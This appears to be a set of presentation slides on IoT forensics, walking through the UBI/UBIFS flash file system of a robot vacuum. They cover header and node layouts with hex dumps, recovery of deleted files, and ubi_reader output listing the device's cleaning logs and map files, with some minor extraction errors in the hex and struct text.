
## Robot Vacuum User File System

```
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.userfs.img
DECIMAL      HEXADECEMAL  DESCRIPTION
-----
0            0x0         UBI erase count header, version: 1, EC: 0x2, VID header offset: 0x200, data offset:
0x800
512          0x200      UBI volume ID header, version: 1, type: 1, volume id: 0, size: 0
2048         0x800      UBIFS filesystem superblock node, CRC: 0xC1F1BAGE, flags: 0x0, min I/O unit size: 20
48, erase block size: 129024, erase block count: 1454, max erase blocks: 1454, format version: 4, compression type
: lzo
```

extracted User File System Image




UBI File System structure



# About IoT Forensic

## ▪ UBIFS Overview

- Do not operate on Block device(hard drive, MMC/SD card, USB flash drive, SSD, etc..), Designed to operate on raw flash
- In MMC/SD card, FTL(Flash Translation Layer) emulate internally raw flash like block device.
- UBIFS operate on UBI volume
- UBIFS keeps FS indexing information at flash media, thereby do not scan all media every time mount



# About IoT Forensic

## ▪ UBI volume

- Organized logical eraseblock(LEB) that is little smaller than PEB
- Three main operation(read LEB, write LEB, erase LEB)
- Because of following handling bad PEB in UBI, Bad LEB is not exist
- Can create/delete/change size at Run-time

UBI Volume

Unsorted Block Images (UBI)

Memory Technology Device (MTD)

## ▪ MTD device

- Organized physical eraseblock(PEB) whose size is 128KB
- Three main operation(read PEB, write PEB, erase PEB)
- Exist Bad PEB
- Cannot create/delete/change size at Run-time

# About IoT Forensic

- **Volume management system for Raw flash device**
  - Can manage various logical volumes from the physical flash device
  - Wear-leveling
  - Bad erase block check
- **Provide abstract level, UBI volume**
  - UBI maps logical erase block on physical erase block
  - UBI volume is set of continual logical erase blocks(LEBs)
  - UBI volume has two types – dynamic and static
  - Static volume is for reading, It's protected by CRC-32 checksum
  - Dynamic volume can read and write, It guarantee data integrity on higher level
- **UBI API**
  - Kernel API(include/linux/mtd/ubi.h)
  - User API(/dev/ubi0)

```
250 int ubi_leb_read(struct ubi_volume_desc *desc, int lnum, char *buf, int offset,  
251                 int len, int check);  
252 int ubi_leb_read_sg(struct ubi_volume_desc *desc, int lnum, struct ubi_sg1 *sg1,  
253                    int offset, int len, int check);  
254 int ubi_leb_write(struct ubi_volume_desc *desc, int lnum, const void *buf,  
255                  int offset, int len);
```


# About IoT Forensic

## Robot Vacuum User File System

```
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.userfs.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	UBI erase count header, version: 1, EC: 0x2, VID header offset: 0x200, data offset: 0x800
512	0x200	UBI volume ID header, version: 1, type: 1, volume id: 0, size: 0
2048	0x800	UBIFS filesystem superblock node, CRC: 0xC1F1BAGE, flags: 0x0, min I/O unit size: 2048, erase block size: 129024, erase block count: 1454, max erase blocks: 1454, format version: 4, compression type: lzo

extracted User File System Image



UBI File System structure

range	Name	size	context
hex			
0x00 – 0x03	MAGIC	4 bytes	Erase counter header magic number
0x04	VERSION	1 bytes	UBI version
0x05 – 0x07	PADDING1	3 bytes	Reservation for the future. Fill in 0
0x08 – 0x0F	ERASE COUNTER	8 bytes	Number of times Erased
0x10 – 0x13	VID HEADER OFFSET	4 bytes	VID header start offset
0x14 – 0x17	DATA OFFSET	4 bytes	User data start location
0x18 – 0x1B	IMAGE SEQ	4 bytes	(UBI)Img serial number
0x1C – 0x3B	PADDING2	32 bytes	Reservation for the future. Fill in 0
0x3C – 0x3F	HDR CRC	4 bytes	CRC checksum of Erase counter header
....			

# About IoT Forensic

- **EC header**
  - EC header can be checked in first block
  - Magic string : UBI#

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	55	42	49	23	01	00	00	00	00	00	00	00	00	00	00	00	UBI#
00000010	00	00	02	00	00	00	08	00	16	08	84	05	00	00	00	00	I
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	25	B0	21	9F	%°!!

Range		Name	Size	context
decimal	hex			
0 – 3	0x00 – 0x03	MAGIC	4 bytes	Erase counter header magic number
4	0x04	VERSION	1 bytes	UBI version
5 – 7	0x05 – 0x07	PADDING1	3 bytes	Reservation for the future Fill out 0
8 – 15	0x08 – 0x0F	ERASE COUNTER	8 bytes	Number of times Erased
16 – 19	0x10 – 0x13	VID HEADER OFFSET	4 bytes	VID header start offset
20 – 23	0x14 – 0x17	DATA OFFSET	4 bytes	User data start location
24 – 27	0x18 – 0x1B	IMAGE SEQ	4 bytes	(UBI)img serial number
28 – 59	0x1C – 0x3B	PADDING2	32 bytes	Reservation for the future Fill out 0
60 – 63	0x3C – 0x3F	HDR CRC	4 bytes	CRC checksum of Erase counter header



# About IoT Forensic

- VID header
  - Trace vid\_hdr offset that checked at EC header, can identify

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00000200	55	42	49	21	01	01	00	05	7F	FF	EF	FF	00	00	00	00	UBI!	ÿÿÿ
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000230	00	00	00	00	00	00	00	00	00	00	00	B8	25	64	A8	,%d"		

Range		Name	Size	Context
Decimal	Hex			
0 – 3	0x00 – 0x03	MAGIC	4 bytes	Volume identifier header magic number
4	0x04	VERSION	1 bytes	UBI version
5	0x05	VOL_TYPE	1 bytes	Volume type(dynamic or static)
6	0x06	COPY_FLAG	1 bytes	Copy logic block to different physical block (WL)
7	0x07	COMPAT	1 bytes	Compatibility of volume
8 – 11	0x08 – 0x0B	VOL_ID	4 bytes	Volume's ID
12 – 15	0x0C – 0x0F	LNUM	4 bytes	LEB number
16 – 19	0x10 – 0x13	PADDING1	4 bytes	Reservation for the future Fill out 0
20 – 23	0x14 – 0x17	DATA_SIZE	4 bytes	LEB size
24 – 27	0x18 – 0x1B	USED_EBS	4 bytes	Number of LEB used on volume

# About IoT Forensic

## ▪ VID header (2/2)

- Trace vid\_hdr offset that checked at EC header, can identify

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000200	55	42	49	21	01	01	00	05	7F	FF	EF	FF	00	00	00	00	UBI!
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ÿÿÿ
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000230	00	00	00	00	00	00	00	00	00	00	00	00	B8	25	64	A8	...%d"

Range		Name	Size	Context
Decimal	Hex			
28 – 31	0x1C – 0x1F	DATA_PAD	4 bytes	Number of PEB's last number not used (diff from logic and physical)
32 – 35	0x20 – 0x23	DATA_CRC	4 bytes	Checksum of data that saved in LEB
36 – 39	0x24 – 0x27	PADDING2	4 bytes	Reservation for the future Fill out 0
40 – 47	0x28 – 0x2F	SQNUM	8 bytes	Sequence number
48 – 59	0x30 – 0x3B	PADDING3	12 bytes	Reservation for the future Fill out 0
60 – 63	0x3C – 0x3F	HDR_CRC	4 bytes	CRC checksum of VID header

# About IoT Forensic

## Common header

- Nodes have common header, and can identify node's type from common header
- Common header's size: 24 bytes,
- magic number :

~~0x310x180x100x06~~

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	31	18	10	06	0A	E2	60	75	15	00	00	00	00	00	00	00	1 à`u
00000010	00	10	00	00	06	00	00	00	00	00	00	00	00	00	00	00	
00000020	00	08	00	00	00	F8	01	00	0E	00	00	00	A5	02	00	00	ø 𐤂
00000030	00	00	80	00	00	00	00	00	05	00	00	00	02	00	00	00	I

Range		Name	Size	Context
Decima l	Hex			
0 – 3	0x00 – 0x03	MAGIC	4 bytes	UBIFS node magic number
4 – 7	0x04 – 0x07	CRC	4 bytes	CRC-32 checksum about node header
8 – 15	0x08 – 0x0F	SQNUM	8 bytes	Sequence number
16 – 19	0x10 – 0x13	LEN	4 bytes	Entire length of node
20	0x14	NODE_TYPE	1 bytes	Node types(inode, data, superblock, master etc)
21	0x15	GROUP_TYPE	1 bytes	Node group's types (Is that group for repairing)
22 – 23	0x16 – 0x17	PADDING	2 bytes	Reservation for the future Fill out 0

# About IoT Forensic

- Superblock node
  - Node that appeared First node, have all-round fs context.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	31	18	10	06	0A	E2	60	75	15	00	00	00	00	00	00	00	1  â`u
00000010	00	10	00	00	06	00	00	00	00	00	00	00	00	00	00	00	
00000020	00	08	00	00	00	F8	01	00	0E	00	00	00	A5	02	00	00	ø ¼
00000030	00	00	80	00	00	00	00	00	05	00	00	00	02	00	00	00	I
00000040	01	00	00	00	01	00	00	00	08	00	00	00	00	01	00	00	
00000050	04	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	CA	9A	3B	98	D0	96	D9	Ê;IDIU
00000070	29	C7	41	3D	B7	CE	4E	B6	04	9D	53	01	00	00	00	00	)ÇA=·ÎN S
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

```
struct ubifs_sb_node {  
    struct ubifs_ch ch;  
    __u8 padding[2];  
    __u8 key_hash;  
    __u8 key_fmt;  
    __le32 flags;  
    __le32 min_io_size;  
    __le32 leb_size;  
    __le32 leb_cnt;  
    __le32 max_leb_cnt;  
    __le64 max_bud_bytes;  
    __le32 log_lebs;  
    __le32 lpt_lebs;  
    __le32 orph_lebs;
```

```
    __le32 jhead_cnt;  
    __le32 fanout;  
    __le32 lsave_cnt;  
    __le32 fmt_version;  
    __le16 default_compr;  
    __u8 padding1[2];  
    __le32 rp_uid;  
    __le32 rp_gid;  
    __le64 rp_size;  
    __le32 time_gran;  
    __u8 uuid[16];  
    __le32 ro_compat_version;  
    __u8 padding2[3968];  
} __packed;
```

# About IoT Forensic

## ▪ master node

- Have a LEB number of Root indexing node
- Have information the whole of free space, dirty space, used space

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00129024	31	18	10	06	87	43	A9	31	16	00	00	00	00	00	00	00	1 IC@1
00129040	00	02	00	00	07	00	00	00	44	00	00	00	00	00	00	00	D
00129056	00	00	00	00	00	00	00	00	02	00	00	00	03	00	00	00	
00129072	0D	00	00	00	30	01	00	00	44	00	00	00	0C	00	00	00	0 D
00129088	0D	00	00	00	00	08	00	00	78	01	00	00	00	00	00	00	x
00129104	00	B8	05	00	00	00	00	00	A8	09	00	00	00	00	00	00	..
00129120	E0	24	00	00	00	00	00	00	00	00	00	00	00	00	00	00	,\$
00129136	00	30	00	00	00	00	00	00	08	00	00	00	35	00	00	00	0 5
00129152	08	00	00	00	00	08	00	00	08	00	00	00	41	00	00	00	A
00129168	00	00	00	00	00	00	00	00	0B	00	00	00	01	00	00	00	
00129184	01	00	00	00	0E	00	00	00	00	00	00	00	00	00	00	00	
00129200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00129216	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00129232	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

# About IoT Forensic

## ■ Inode node

- As ext FS's inode, It have metadata about file.
- Because save mac time, It have meaning forensic
- Include information about uid, gid

01428000	31 18 10 06 D4 41 63 27 0B 00 00 00 00 00 00 00	1 0Ac'
01428016	A0 00 00 00 00 00 00 00 43 00 00 00 00 00 00 00	C
01428032	00 00 00 00 00 00 00 00 09 00 00 00 00 00 00 00	
01428048	00 10 00 00 00 00 00 00 B3 92 EC 57 00 00 00 00 00	3'iW
01428064	B3 92 EC 57 00 00 00 00 B3 92 EC 57 00 00 00 00 00	3'iW 3'iW
01428080	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00	
01428096	00 00 00 00 00 00 00 00 A4 81 00 00 01 00 00 00	x
01428112	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01428128	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	
01428144	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

```
struct ubifs_ino_node {  
    struct ubifs_ch ch;  
    __u8 key[UBIFS_MAX_KEY_LEN];  
    __le64 creat_sqnum;  
    __le64 size;  
    __le64 atime_sec;  
    __le64 ctime_sec;  
    __le64 mtime_sec;  
    __le32 atime_nsec;  
    __le32 ctime_nsec;  
    __le32 mtime_nsec;
```

```
    __le32 nlink;  
    __le32 uid;  
    __le32 gid;  
    __le32 mode;  
    __le32 flags;  
    __le32 data_len;  
    __le32 xattr_cnt;  
    __le32 xattr_size;  
    __u8 padding1[4]; /* Watch 'ze  
    __le32 xattr_names;  
    __le16 compr_type;  
    __u8 padding2[26]; /* Watch 'z  
    __u8 data[];  
} __packed;
```



# About IoT Forensic

## ▪ directory entry node


- Directory entry node has information about filename
- Role is similar to directory entry of different FS

01428160	31 18 10 06 FB 80 29 BA 0C 00 00 00 00 00 00 00	1	01)
01428176	3D 00 00 00 02 00 00 00 01 00 00 00 B0 A6 93 41	=	° IA
01428192	00 00 00 00 00 00 00 00 43 00 00 00 00 00 00 00		C
01428208	00 00 04 00 00 00 00 00 66 69 6C 65 00 FF FF FF		file yyy

```
struct ubifs_dent_node {
    struct ubifs_ch ch;
    __u8 key[UBIFS_MAX_KEY_LEN];
    __le64 inum;
    __u8 padding1;
    __u8 type;
    __le16 nlen;
    __u8 padding2[4]; /* Watch 'ze'
    __u8 name[];
} __packed;
```

# About IoT Forensic

## UBI File System Deleted file Recovery



31 18 10 06 97 02 AA 1B AE E8 04 00 00 00 00 00	1...-.*@e.....
49 00 00 00 02 01 00 00 D4 01 00 00 59 D4 A6 52	I.....ô...Yô;R
00 00 00 00 00 00 00 00 A1 06 00 00 00 00 00 00	.....i.....
00 00 10 00 00 00 00 00 00 64 65 6C 65 74 65 64 5F	.....deleted..
66 69 6C 65 2E 74 78 74 00 07 A2 46 48 45 20 81	file.txt...cFHE..

31 18 10 06 5B F6 BE 91 B5 E8 04 00 00 00 00 00	1...[8%*pè.....
49 00 00 00 02 01 00 00 D4 01 00 00 59 D4 A6 52	I.....ô...Yô;R
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....deleted..
66 69 6C 65 2E 74 78 74 00 07 A2 46 48 45 20 81	file.txt...cFHE..
31 18 10 06 7F 9B E8 5B B6 E8 04 00 00 00 00 00	1....>è[9è.....
A0 00 00 00 00 01 00 00 A1 06 00 00 00 00 00 00	.....i.....

- Trace that remove file
- To remove file on UBIFS relative to wandering tree

- When wandering tree node add and remove, It means that cut origin link, create new node and make link
- Cut nodes do not removed, remained as it is  
→ Because node remains, there are possiblilty that repair removed file.

# About IoT Forensic

## ▪ UBI Reader

- Wrote Python, there are function that analyze and show information about UBI or UBIFS image or extract file
- [https://github.com/jrspruitt/ubi\\_reader](https://github.com/jrspruitt/ubi_reader)

scripts	Removed unused variable img_name.	a year ago
ubireader	Added exception handling for not finding the start offset ("UBI"/"UBI...	9 months ago
.gitignore	Included output directory in repo	3 years ago
LICENSE	Initial Commit	3 years ago
README.md	Clearer install instructions	11 months ago
setup.py	moved code to ubireader package, added setup, dropped .py for scripts...	2 years ago
README.md		
<h2>UBI Reader</h2> <p>UBI Reader is a Python module and collection of scripts capable of extracting the contents of UBI and UBIFS images, along with analyzing these images to determine the parameter settings to recreate them using the mtd-utils tools.</p>		

# About IoT Forensic

## ▪ The limits of UBI Reader

- Disability that print Metadata Area
- Realiztion Directory Entry Node & Inode print function

```
UBIFS Directory Entry Node
```

```
-----  
errors:  
inum: 65  
key: {'khash': 1073948679, 'type': 2, 'ino_num': 1}  
name: f1  
nlen: 2  
padding1: 0  
padding2:  
type: 1
```

```
UBIFS Directory Entry Node
```

```
-----  
errors:  
inum: 67  
key: {'khash': 1100195504, 'type': 2, 'ino_num': 1}  
name: file  
nlen: 4  
padding1: 0  
padding2:  
type: 0
```

```
UBIFS Ino Node
```

```
-----  
      atime_nsec: 0  
      atime_sec: Wed Sep 28 21:06:46 2016  
      compr_type: 1  
      creat_sqnum: 3  
      ctime_nsec: 0  
      ctime_sec: Wed Sep 28 21:06:46 2016  
      data:  
      data_len: 0  
      errors:  
      flags: 1  
      gid: 0  
      key: {'khash': 0, 'type': 0, 'ino_num': 66}  
      mode: 33188  
      mtime_nsec: 0  
      mtime_sec: Wed Sep 28 21:06:46 2016  
      nlink: 1  
      padding1:  
      padding2:  
      size: 4096  
      uid: 0  
      xattr_cnt: 0  
      xattr_names: 0  
      xattr_size: 0
```

# About IoT Forensic

## UBI File System Analysis Tool

➤ Print file list in IMG


```
it4211@siftworkstation ~/bob_project/roboking_flashdump ubireader_display_list dev_ubi1_0.img
[DIR] 65: slam
[DIR] 66: blackbox
[DIR] 67: homemon
[REG] 75: MonitoringCameraStatus.dat
[REG] 84: product_data.dat
[REG] 118: diagnosis.dat
[REG] 76: nickname.dat
[REG] 85: lastdate.dat
[REG] 123: HomeMonitoringInfo.dat
```

```
it4211@siftworkstation ~/bob_project/roboking_flashdump ubireader_display_list -l 66 dev_ubi1_0.img
[REG] 101: cleanlog20161029180414_I_6.bbl
[REG] 168: cleanlog20161104035629_C_19.bbl
[REG] 100: MAPDATA20161028013452_291270_5.blk
[REG] 223: MAPDATA20161106233731_055050_29.blk
[REG] 214: cleanlog20161106223514_C_27.bbl
[REG] 154: cleanlog20161104031441_C_16.bbl
[REG] 87: cleanlog20161021102852_U_2.bbl
[REG] 172: cleanlog20161104041254_C_21.bbl
[REG] 80: MAPDATA20000103223618_577511_1.blk
[REG] 232: MAPDATA20161107051656_556224_32.blk
[REG] 88: MAPDATA20161021102902_695067_2.blk
[REG] 182: cleanlog20161104061057_C_24.bbl
[REG] 234: MAPDATA20161107172633_386063_33.blk
[REG] 155: MAPDATA20161104031521_425477_16.blk
[REG] 198: cleanlog20161104063413_C_25.bbl
[REG] 218: MAPDATA20161106233647_063255_28.blk
[REG] 212: cleanlog20161104071404_C_26.bbl
[REG] 215: MAPDATA20161106223709_116231_27.blk
[REG] 185: MAPDATA20161104062135_572779_24.blk
[REG] 97: MAPDATA20161027211212_889462_0.blk
[REG] 199: MAPDATA20161104063427_397897_25.blk
```

➤ Print metadata about file

